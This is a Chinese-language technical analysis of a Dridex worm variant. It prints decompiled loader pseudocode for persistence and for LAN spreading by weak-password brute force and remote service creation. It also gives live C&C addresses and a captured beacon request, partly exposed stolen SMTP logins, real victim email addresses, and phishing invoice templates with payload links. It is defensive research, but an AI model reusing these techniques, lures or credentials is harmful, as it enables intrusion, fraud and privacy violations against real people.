接下来，Loader 会根据当前文件全路径计算得到一个长度为 4 个字节的字符串作为 Event 和 Mutex，文件路径计算方法如图 5-4 所示：

```
ret = 0;
while ( 1 )                          计算event和互斥体名
{
  LOWORD(m) = *filefullpath;
  if ( !*filefullpath )
    break;
  if ( (unsigned __int16)m < 'A' || (unsigned __int16)m > 'Z' )
    m = (unsigned __int16)m;
  else
    m = (unsigned __int16)m + 0x20;
  ret = m + 0x1003F * ret;
  ++filefullpath;
}
return ret;
```

图 5-4 计算 Event 和互斥体名

例如：C:\Windows\System32\logoncrypt.exe 经过计算后得到的是字符串 DAB0BF1F，然后在该字符串前面加上“E”或者“M”分别作为事件和互斥体名。形如 </> ：

```
Event="EDAB0BF1F"
Mutex="MDAB0BF1F"
```

然后，Loader 会依据不同版本的目标操作系统采用两种方式进行自启动方式的设置。

如果权限允许则通过服务方式实现开机自启动，服务名称由 C 盘序列号计算而得。服务创建代码如图 5-5 所示：

```
if ( isService & 1 )
{
  v1 = OpenSCManagerW(0, 0, 6);
  if ( v1 )
  {
    v2 = CreateServiceW(v1, &unk_30B3B0, &unk_30B3B0, 18, 16, 2, 0, &word_30B7C0, 0, 0, 0, 0, 0);
    if ( v2 )
    {
      v38 = 0;
      if ( !EnumServicesStatusExW(v1, 0, 48, 3, 0, 0, &Size, &v33, 0, 0) && GetLastError() == 234 )
      {
        v3 = (void *)GetProcessHeap(8, Size);
        v6 = RtlAllocateHeap(v3, v4, v5);
        v27 = (int)v6;
        if ( v6 )
        {
          if ( EnumServicesStatusExW(v1, 0, 48, 3, v6, Size, &Size, &v33, 0, 0)
```

Seebug

图 5-5 创建服务启动

如果目标主机开启了 UAC 而无法通过服务方式来启动，则直接向注册表的 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run 键写入启动的 PE 文件路径，功能代码如图 5-6 所示。

```
if ( !(isService & 1) )
{
  decodeString(0x73608A49, &v5);
  v0 = snwprintf(&lpData, 260, v5, &word_30B7C0);
  if ( v0 > 0 )
  {
    decodeString(0x73608A49, &v6);
    if ( !RegCreateKeyExW(v1, 0x80000001, v6, 0, 0, 0, 2, 0, &hKey, 0) )
    {
      RegSetValueExW(hKey, &lpValueName, 0, 1, &lpData, 2 * v0 + 2);
      RegCloseKey(hKey);
    }
    heapFree((void *)v6)
  }
  heapFree((void *)v5);
}
```

添加开机自启动：
Software\Microsoft\Windows\CurrentVersion\Run

Seebug

图 5-6 写注册表实现自启动

此外，蠕虫在安装之前会测试 C&C 服务器是否有效，如果无效，便不会进行安装操作。

(3). 获取上线信息

Loader 将蠕虫成功安装后，便会上线通知 C&C 并且以此获取执行指令。该变种 Dridex 的 C&C 是内嵌在 Loader 文件中的加密数据中,每个样本大概有 10-20 个数量不等的 C&C。解密后 C&C 数据格式如图 5-7 所示：

Address	Hex dump	ASCII
001B1278	99 B1 AA 6B 90 1F 00 00 94 2D 50 97 90 1F 00 00	撊獚?..?P探..
001B1288	96 49 C4 05 BB 01 00 00 64 78 47 D8 90 1F 00 00	胱??..dxG貝..
001B1298	AA E4 3E 40 90 1F 00 00 80 62 92 5B 90 1F 00 00	?>@?..€b扛?..
001B12A8	26 79 59 C6 90 1F 00 00 3D 62 72 A7 90 1F 00 00	&yY芦..=br§..
001B12B8	2B D9 29 B5 A8 1B 00 00 8A 9C 3F B2 90 1F 00 00	+?)?..?.?....
001B12C8	77 B4 4F B2 90 1F 00 00 00 00 00 00 00 00 00 00	w磔?.....?.....

Seebug

图 5-7 内置的 C&C 信息

该列表每一项为 8 个字节的二进制数据，其中前 4 个字节为 IP 地址后 4 个字节为端口。比如在 0x001B1278 地址存储的是 IP：0x6BAAB199 转为点分十进制后得到 IP 地址为 107.170.177.15。在 0x001B127C 地址存储的是端口信息，0x00001F90，转为十进制后为 8080。

Dridex 蠕虫病毒通过调用一个使用频率较低的 Windows API（CreateTimerQueueTimer）来启动上线和扩展组件的下载。

```
startTime = GetTickCount();
g_ControlFlag = 1;
g_EndTime = startTime + 1000;
if ( CreateTimerQueueTimer(
       &phNewTimer,
       0,
       (WAITORTIMERCALLBACK)DownloadModuleAndExe,
       0,
       1000u,
       1000u,
       WT_EXECUTEINLONGTHREAD) )
{
  WaitForSingleObject(hEvent, -1);
  DeleteTimerQueueTimer(0, phNewTimer, (HANDLE)0xFFFFFFFF);
}
CloseHandle(hEvent);
```


图 5-8 启动定时队列回调

通过该 API 来实现定时队列调用，每一秒钟启动回调函数执行。回调函数中使用一个全局控制标志来控制代码执行流程。

回调函数在经过一系列初始化工作之后，将系统中的进程列表、系统版本型号等信息加密发送给控制端完成上线操作，C&C 服务器会根据上线信息来下发合适的扩展组件执行。

```
int __thiscall getOsInfo(int *this)
{
  int *v1; // esi@1
  int result; // eax@1
  struct _OSVERSIONINFOW VersionInformation; // [sp+4h] [bp-140h]@1
  char v4; // [sp+118h] [bp-2Ch]@1
  int v5; // [sp+119h] [bp-2Ah]@1
  char v6; // [sp+11Eh] [bp-26h]@1
  int lpSystemInfo; // [sp+120h] [bp-24h]@1

  VersionInformation.dwOSVersionInfoSize = 0x11C;
  v1 = this;
  RtlGetVersion(&VersionInformation);
  GetNativeSystemInfo(&lpSystemInfo);
  result = VersionInformation.dwMajorVersion & 0xF;
  *v1 = result | 16
             * (VersionInformation.dwMinorVersion & 0xF | 16
                                                       * (v4 & 0xF | 16
                                                                   * (v5 & 0xF | 16
                                                                               * (v6 & 0xF | 16
                                                                                           * (lpSystemInfo.wProcessorArchitecture & 0xF)))));

  return result;
}
```

图 5-9 获取系统信息



Address	Hex dump	UNICODE
002B1EC8	74 00 61 00 73 00 6B 00 6D 00 67 00 72 00 2E 00	taskmgr.
002B1ED8	65 00 78 00 65 00 2C 00 73 00 70 00 70 00 73 00	exe, spps
002B1EE8	76 00 63 00 2E 00 65 00 78 00 65 00 2C 00 6D 00	vc. exe, m
002B1EF8	73 00 63 00 6F 00 72 00 73 00 76 00 77 00 2E 00	scorsvw.
002B1F08	65 00 78 00 65 00 2C 00 53 00 65 00 61 00 72 00	exe, Sear
002B1F18	63 00 68 00 49 00 6E 00 64 00 65 00 78 00 65 00	chIndexe
002B1F28	72 00 2E 00 65 00 78 00 65 00 2C 00 57 00 6D 00	r. exe, Wm
002B1F38	69 00 50 00 72 00 76 00 53 00 45 00 2E 00 65 00	iPrvSE. e
002B1F48	78 00 65 00 2C 00 6D 00 73 00 64 00 74 00 63 00	xe, msdtc
002B1F58	2E 00 65 00 78 00 65 00 2C 00 64 00 6C 00 6C 00	. exe, dll
002B1F68	68 00 6F 00 73 00 74 00 2E 00 65 00 78 00 65 00	host. exe
002B1F78	2C 00 43 00 72 00 61 00 63 00 6B 00 54 00 6F 00	, CrackTo
002B1F88	6F 00 6C 00 73 00 2E 00 65 00 78 00 65 00 2C 00	ols. exe,
002B1F98	76 00 6D 00 74 00 6F 00 6F 00 6C 00 73 00 64 00	vmtoolsd
002B1FA8	2E 00 65 00 78 00 65 00 2C 00 56 00 47 00 41 00	. exe, VGA
002B1FB8	75 00 74 00 68 00 53 00 65 00 72 00 76 00 69 00	uthServi
002B1FC8	63 00 65 00 2E 00 65 00 78 00 65 00 2C 00 65 00	ce. exe, e
002B1FD8	78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 2E 00	xplorer.
002B1FE8	65 00 78 00 65 00 2C 00 64 00 77 00 6D 00 2E 00	exe, dwm.
002B1FF8	65 00 78 00 65 00 2C 00 53 00 4D 00 53 00 76 00	exe, SMSv
002B2008	63 00 48 00 6F 00 73 00 74 00 2E 00 65 00 78 00	cHost. ex
002B2018	65 00 2C 00 74 00 61 00 73 00 6B 00 68 00 6F 00	e, taskho
002B2028	73 00 74 00 2E 00 65 00 78 00 65 00 2C 00 73 00	st. exe, s
002B2038	70 00 6F 00 6F 00 6C 00 73 00 76 00 2E 00 65 00	poolsv. e
002B2048	78 00 65 00 2C 00 61 00 75 00 64 00 69 00 6F 00	xe, audio
002B2058	64 00 67 00 2E 00 65 00 78 00 65 00 2C 00 76 00	dg. exe, v
002B2068	6D 00 61 00 63 00 74 00 68 00 6C 00 70 00 2E 00	macthlp.
002B2078	65 00 78 00 65 00 2C 00 73 00 76 00 63 00 68 00	exe, svch
002B2088	6F 00 73 00 74 00 2E 00 65 00 78 00 65 00 2C 00	ost. exe,
002B2098	6C 00 73 00 6D 00 2E 00 65 00 78 00 65 00 2C 00	lsm. exe,
002B20A8	6C 00 73 00 61 00 73 00 73 00 2E 00 65 00 78 00	lsass. ex
002B20B8	65 00 2C 00 73 00 65 00 72 00 76 00 69 00 63 00	e, servic
002B20C8	65 00 73 00 2E 00 65 00 78 00 65 00 2C 00 77 00	es. exe, w
002B20D8	69 00 6E 00 6C 00 6F 00 67 00 6F 00 6E 00 2E 00	inlogon.
002B20E8	65 00 78 00 65 00 2C 00 77 00 69 00 6E 00 69 00	exe, wini
002B20F8	6E 00 69 00 74 00 2E 00 65 00 78 00 65 00 2C 00	nit. exe,
002B2108	63 00 73 00 72 00 73 00 73 00 2E 00 65 00 78 00	csrss. ex
002B2118	65 00 2C 00 73 00 6D 00 73 00 73 00 2E 00 65 00	e, smss. e
002B2128	78 00 65 00 2C 00 53 00 79 00 73 00 74 00 65 00	xe, Syste
002B2138	6D 00 2C 00 5B 00 53 00 79 00 73 00 74 00 65 00	m, [Syste
002B2148	6D 00 20 00 50 00 72 00 6F 00 63 00 65 00 73 00	m Proces
002B2158	73 00 5D 00 2C 00 00 00 00 00 00 00 00 00 00 00	s], ...
002B2168	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

图 5-10 进程列表

在我们分析期间，该样本自我更新速度非常快，而且更新的样本编译时间基本没有规律，可以看出 Dridex 新变种的 C&C 服务器后端是一个高度自动化的样本生成平台。

(4). 上线协议分析

该样本的上线数据是通过 POST 方式提交给控制端服务器的。上线信息中携带了当前样本的运行模式、样本 CRC 值、感染机的硬件标识，进程列表信息等内容。

通信过程中，样本会将启动时随机生成的 AES 秘钥通过 RSA 加密后发送给 C&C 服务器，C&C 服务器得到秘钥后通过自有私钥解密，获得通信秘钥。之后，样本的所有通信数据都通过该秘钥进行加密，其采用的加密算法为 AES-128-CBC。内置的公钥数据如图 5-11 所示：




图 5-11 内置公钥

通过对多个蠕虫样本的跟踪，我们发现这个公钥每隔 2-5 天会更换一次。

此外，样本通过 ObtainUserAgentString 函数获取 Windows 操作系统下的 User-Agent，然后构造 HTTP 的 POST 请求发送给 C&C 服务器。比较有意思的是，请求成功后，服务器端会返回“伪 404”响应来传输数据，猜测可能是为了绕过 IDS 检测或者迷惑运维人员。网络请求的数据包如图 5-12 所示：

```
POST / HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 78.47.56.190:443
Content-Length: 388
Connection: Keep-Alive
Cache-Control: no-cache

@&..........8.I.^.MF.w~.}...MNk.
.%^..qg..@.._Q"..K6.."...2..
f..g..Cw......o.;>*Dl...>..$..S/</Fi#.w...../_......z.m..9...../.......k/V>...
1...9.R....=pJ8......~E...
..v# .......b.S.vsp.....<......M......=-.5.)w...Z.1.i8tn.V.B...V~...8..U"[....P*...,..o..
{4......?...x.......".F....{....nL.5Z.  ..
...4K.....N7c..s4...j
I.........o...A.+q..!b..\.*..Q,..,h\.W..w

..r....E=D.....h.@[..).WHTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 13 Nov 2017 02:17:47 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 444196
Connection: keep-alive

..aB
.J..Y...g)A>j..........v<*.i..Wr."......JH..>..@...j..8......{8..R.}..t.o.._[R.=$c.!..K.n...E
\..i...~..pP."..2........J..a......!{..Zy.._N..v.T....L...|......,2.KS.|
f....V..*c.WO.Y..a2..V..<..~..]`............C     h.Q_...3.;..5WE..`.q
vy#...w!......l....?.!.EE....e.. .>...... ...m     ......d@*...<.l,..`.....eW+s*L....W....q..
```

图 5-12 POST 请求和应答

发送的数据结构内容的二进制代码如图 5-13 所示：

图 5-13 构造数据包

接收的数据内容解密的二进制代码如图 5-14 所示：

图 5-14 解密数据包

通过对通信数据加密、解密逻辑的分析发现，发送数据的前 0x60 字节存储的是被公钥加密的 KEY，从 0x61-0x74 存储的是发送明文的 SHA1，从 0x75 字节开始到结尾的数据是被 AES 加密的数据。服务器接收到请求数据后，首先会通过私钥解密前边的 KEY，然后用这个 KEY 来解密 0x74 之后的密文,最后通过计算解密后的内容的 SHA1 来和 0x61-0x74 的 HASH 进行比较，来确认数据是否被篡改。当被蠕虫感染的主机接收服务器返回的内容时，会使用前面生成的 KEY 对 0x75 字节之后的数据进行解密，然后计算解密后的明文 SHA1，最后通过公钥对该 HASH 进行签名认证。

根据前面分析的通信数据格式，我们可以看出，每条数据并没有携带时间戳，因此 Dridex 蠕虫病毒存在数据包重放漏洞。

(5). 启动执行下载组件

Loader 模块只是作为一个先导模块用于安装驻留，本身并没有实现相关的恶意操作，具体恶意操作均由从 C&C 端下载而来的扩展组件实现。在需要下载扩展组件执行时，Loader 会从自带的一个 C&C 列表中顺序连接这些 C&C 下载相应的扩展组件执行。根据对 Loader 中的启动逻辑的分析，我们发现其有 3 种不同的组件执行方式：

（a）落地启动进程：这种方式下载的程序文件为 exe 可执行文件，下载的模块文件会写到磁盘中，可用于 Dridex Loader 的自动升级和扩展组件的下载，实现代码如图 5-15 所示：

```
v5 = CreateFileW((LPCWSTR)&v7, GENERIC_WRITE, 0, 0, 2u, 0x80u, 0);
MY_MeanLess_sub_2516D3();
if ( v5 != (HANDLE)-1 )
{
  WriteFile(v5, v2, v14, &v14, 0);
  CloseHandle(v5);
}
v6 = 0;
while ( 1 )
{
  MY_MeanLess_sub_2516D3();
  if ( CreateProcessW(&v7, 0, 0, 0, 0, 0, 0, 0, &v10, &v12) )
```

图 5-15 落地文件

（b）内存加载 DLL，这种方式主要用于下载扩展 DLL 组件，下载的模块文件不落地磁盘。样本通过自主实现的 PE 加载器直接将下载到内存中的 PE 格式数据加载执行，如内网感染模块、邮件传播模块、窃密模块等都是由此下载执行。部分代码如图 5-16 所示：

```
v7 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, lpShellcode, 0, 0);

int __stdcall StartAddress(contextShellcode *lpShellcode)
{
  if ( ((int (__stdcall *)(int, HMACRO_DLL, _DWORD))lpShellcode->lpPEEntry)(lpShellcode->lpBasePe, DLL_PROCESS_ATTACH, 0) )
    ((void (__stdcall *)(int, signed int, int *))lpShellcode->lpPEEntry)(lpShellcode->lpBasePe, 10, &dword_258268);
  return 0;
}
```

启动线程

图 5-16 线程启动 DLL

（c）指定 session 执行下载模块，同样可用于自我更新和扩展组件执行，下载的模块文件会写入到磁盘上。由于该样本在 Windwos XP 和没有开启 UAC 的机器上会通过服务启动，所以当有些功能模块（如登录凭证获取）加载时需要借助当前登录用户的身份。如果当前系统开启 UAC,落地文件则以当前登录用户启动。功能代码如图 5-17 所示：

```
if ( !a1 )
  return CreateProcessW(0, v4, 0, 0, 0, 0, 0, 0, &v8, a2);
MY_Decrapt_String_sub_251709(0x10u, (int *)byte_251030, 1593784773, (int *)&a1);// winsta0\default
v9 = a1;
if ( CreateEnvironmentBlock(v6, &v10, v5, 0) )
{
  v3 = CreateProcessAsUserW(v5, 0, v4, 0, 0, 0, 0x400u, (LPVOID)v10, 0, (LPSTARTUPINFOW)&v8, a2);
  DestroyEnvironmentBlock(v10);
}
```

5-17 根据不同环境创建进程

2. 内网感染模块分析

内网感染模块是 Loader 下载的用于局域网传播的模块，该模块是一个 DLL 文件，采用第二种方式加载执行。其主要功能就是扫描感染主机局域网并尝试弱口令爆破目标，如果成功则使用 Loader 程序感染局域网内其他主机。其中弱口令密码字典加密存储在该模块的数据区，通过对加密数据解密后统计其自身携带有共计 999 个密码项的密码字典。部分经过解密的弱口令密码内容如图 5-18 所示：

图 5-18 部分弱口令

感染局域网过程如下：

调用 WNetEnumResourceW，枚举系统所有连接的网络资源。

使用空口令调用 WNetAddConnection2W，建立网络链接。

如果连接失败，则调用 NetUserEnum 枚举系统所有用户，然后使用上边内置的弱口令对网络资源进行连接。如果连接成功，则将当前的 Loader 文件拷贝到目标主机上并以服务的方式启动执行。局域网电脑的伪代码，如图 5-19 所示。

```
if ( !WNetAddConnection2W(&v44, lpPass, lpUser, 4u)                    建立网络连接
  || (v28 = MY_CDriver_dword_59520C, memset(&v43, 0, 32), v43.lpRemoteName = lpRemoteServer, v43.dwType = 0, !
{
  v20 = GetTickCount();
  if ( snwprintf(ServiceName, 260, dword_595214, v20) > 0 && snwprintf(NewFileName, 260, dword_595218, lpRemot
  {
    if ( snwprintf(BinaryPathName, 260, dword_59521C, v28) )
    {
      if ( CopyFileW(&MY_ModuleName_unk_5952A8, NewFileName, 0) )      将文件copy到远程机器
      {
        v21 = OpenSCManagerW(lpRemoteServer, 0, 2u);
        if ( v21 )
        {                                                              创建远程服务
          v22 = CreateServiceW(v21, ServiceName, 0, 0xF01FFu, 0x10u, 2u, 0, BinaryPathName, 0, 0, 0, 0, 0);
          if ( v22 )
            StartServiceW(v22, 0, 0);                                  启动远程服务
          CloseServiceHandle(v21);
```

图 5-19 感染局域网伪代码

3. 邮件传播模块

邮件传播模块要以群发带有恶意 word、excel 等文件附件的邮件来达到外网感染的目的，该模块延续了老版 Dridex 的感染模块，但不同的是新型变种采用了 SSL 加密 STMPS 协议进行邮件的传播感染，使得 IDS，IPS 等设备难以监测。邮件感染模块在进行邮件传播之前，会向 C&C 服务器(与 Loader 类似，以加密 C&C 列表方式内嵌在 PE 文件中)请求大量的邮箱账号和密码作为发送者，大量邮箱地址作为收件者（攻击目标）以及邮件内容模板作为感染邮件内容。而这些信息的请求都是通过 RSA+AES 的方式进行加密，通信协议类似 Loader，但内置的公钥不同。公钥内容的内存 dump 如下：




图 5-20 公钥数据

邮件感染模块在进行感染传播过程中会将一段固定格式的数据作为攻击结果和状态回馈给 C&C 服务器，这段数据同样也是加密传输，采用的通信方式是 HTTP POST 方式。我们通过逆向还原了该结构如下：




图 5-20 公钥数据

邮件感染模块在进行感染传播过程中会将一段固定格式的数据作为攻击结果和状态回馈给 C&C 服务器，这段数据同样也是加密传输，采用的通信方式是 HTTP POST 方式。我们通过逆向还原了该结构如下 :

```
struct POSTMAILSERVER
{
int nFlag;                //常量 0x5818DA3
char *strSingleFlag;      //  机器名+C 盘卷标识
int nLenFlag;             // strSingleFlag 的长度
int nCountNum;            //邮件发送序号
int nCountSend;           //邮件发送个数
int nCountSuccess;        //邮件发送成功个数
int nSuccessNum;          //邮件发送成功序号
};
```

此外，模块在请求发件人账号密码、收件人邮箱地址、邮件内容模板时该结构初始化为 0。

表 5-2 是其中用于请求数据和回馈数据的 C&C。

C&C	端口	属地
137. 74. 98. 30	7080	加拿大
178. 254. 24. 98	8080	德国
81. 2. 245. 28	7080	捷克

Seebug

表 5-2 用于请求数据和回馈数据的 C&C

如果请求的 POST 数据合法，C&C 服务器则会返回这三种类型的信息。

（1）获取发送邮件账户信息

邮件感染模块会向 C&C 服务请求大量的邮箱账户和密码信息。黑客通过 Dridex 将窃取到的大量邮箱账号登录凭证信息上传到 C&C 服务器中，并利用这些已窃取的邮箱登录凭证用于传播 Dridex，新传播的 Dridex 又会将窃取到的邮箱登录凭证上传给 C&C 服务器，这样 Dridex 的感染路径就形成了一个自我传播的正反馈回路，大大增强了感染速度。在追踪分析过程中，我们发现了近千个邮箱的登录凭证，图 5-21 是分析过程中所 dump 出的部分邮箱登录凭证。

服务器	端口	用户名	密码
mail.szuper.info.hu	465	tomsich@icnmail.hu	t0ms1
smtp.poczta.onet.pl	465	gagatka77@poczta.onet.pl	dv
kubix.vodatel.hr	587	hiki@vodatel.net	809
213.46.255.215	587	wilfriede#profil-consult.at	L3f
asmtp.mail.dk	587	korsvejens@mail.dk	pb27
mx.freenet.de	465	feller.baumaschinen@freenet.de	wil
mail.kpnmail.nl	587	gene03hi@kpnmail.nl	bonr
smtp.manufor-fondations.fr	587	comptabilite@manufor-fondations.fr	cpt2
send.one.com	587	invoicing@zenitplus.be	coco2
mail.hitautomotive.com	465	zinupark@hitautomotive.com	lee197
smtps.vu.lt	465	jovita.cerniauskaite@mb.vu.lt	vitaj
smtp.poczta.onet.pl	587	darekf35@poczta.onet.pl	df4
plenty.xoc.tele2net.at	587	gasteckf	y6v
mail-33.name-services.com	587	f7631bc@gordonsmith.co.uk	pass
smtp.poczta.onet.pl	465	kantrex@onet.eu	101pod
asmtp.curanet.dk	587	bc@cumag.dk	2801
mx.freenet.de	465	wolfdieter.vanke@freenet.de	eli
mx.freenet.de	465	peter.muthig@freenet.de	/$1h
mx.freenet.de	587	hans.kley@freenet.de	19Har
mx.freenet.de	465	marlon-2004@freenet.de	Poldi
smtp.gmail.com	465	covu777@gmail.com	gandl
smtp.gmail.com	587	dlavlstjr22@gmail.com	6590t
mam.nameserver.sk	587	kametalkametal	
mail50-atlas.websitelive.net	465	letting@sr4u.co.uk	Seoul

图 5-21 部分邮箱登录凭证

（2）获取接收者邮箱信息

接收者邮箱同样也是由 C&C 指定，这些邮箱地址的用户名看起来比较像根据字典生成的，但是目前无法完全确认，也有可能是窃密模块收集的受害者的邮件联系人。部分受害者邮箱见表 5-3。

受害者邮箱	
forms@summer.harvard.edu	gauthier.van.houte@supermodular.com
forms@slcfire.com	gauthier.tomasino@henkel.com
forms@rusticpathways.com	gauthier.tania66@gmail.com
forms@ripple effect.com	gauthier.sylvie@crc12001.com
forms@pfgkelly.com	gauthier.swinnen@be.pwc.com
forms@melbourneit.com.au	gauthier.stonestreet@googlemail.com
forms@ibiznow.com	gauthier.pierre@uqam.ca
forms@gets.onmicrosoft.com	gauthier.pierozak@f-e-t.com
forms@gaskandhawley.com	gauthier.periodontist@yahoo.ca
forms@formsreturn.com	gauthier.penicaud@numerodix.fr
forms@fastspring.com	gauthier.louise@yahoo.ca
forms@domainnameshop.com	gauthier.lefebvre@geodis.com
forms@crestengineering.net	gauthier.itzel@laposte.net
forms@confirmeddomain.com	gauthier.itzel@gmail.com
forms@clickingmad.com	gauthier.ing@t-online.de
forms@charter.net	gauthier.herrmann@wanhuaeurope.com
forms@cebr.com	gauthier.guo@swisslife.fr

Seebug

表 5-3 部分受害者邮箱列表

（3）获取邮件内容

Dridex 的邮件内容是由 C&C 指定并由邮件传播模块下载并组装成邮件发送到受害者邮箱。这样黑客可以更加灵活的构造邮件内容，一方面可以在传播过程中调整邮件内容更好地欺骗受攻击者，另一方面还可以快速更换已经被列为垃圾邮件或者恶意邮件的内容，提高感染率。下面是两封邮件的例子:

邮件内容 1 :

```
Dear {RCPT.NAME},
I have paid the outstanding balance today by bank transfer - $4124.81.
Please see attached our new address details, please could you update your records.
http://fwstation.com/New-invoice-738536/GB-MCB/2017-12-Oct-17/

Thanks for your business!
{FRIEND.NAME}
{FRIEND.EMAIL}
```

邮件内容 2 :

```
I have herein attached the Oct 2017 Invoice.
Can you please confirm receipt.
You may click on this link to make payment
http://favrefamily.ch/Invoice-Dated-12-Oct-17-97802834/POA-QSCSF/2017/
http://favrefamily.ch/Invoice-Dated-12-Oct-17-97802834/POA-QSCSF/2017/

Thank you!
```

邮件内容都是与银行、金融相关的信息，新变种的传播邮件没有将恶意 payload 附在邮件的附件中，而是在邮件内容中提供 payload 的链接，这在一定程度上降低了被杀毒软件查杀的风险。

Payload 文件与之前版本的 Dridex 类似，都是一个携带有恶意宏的 Office 文档。打开后的内容如下：

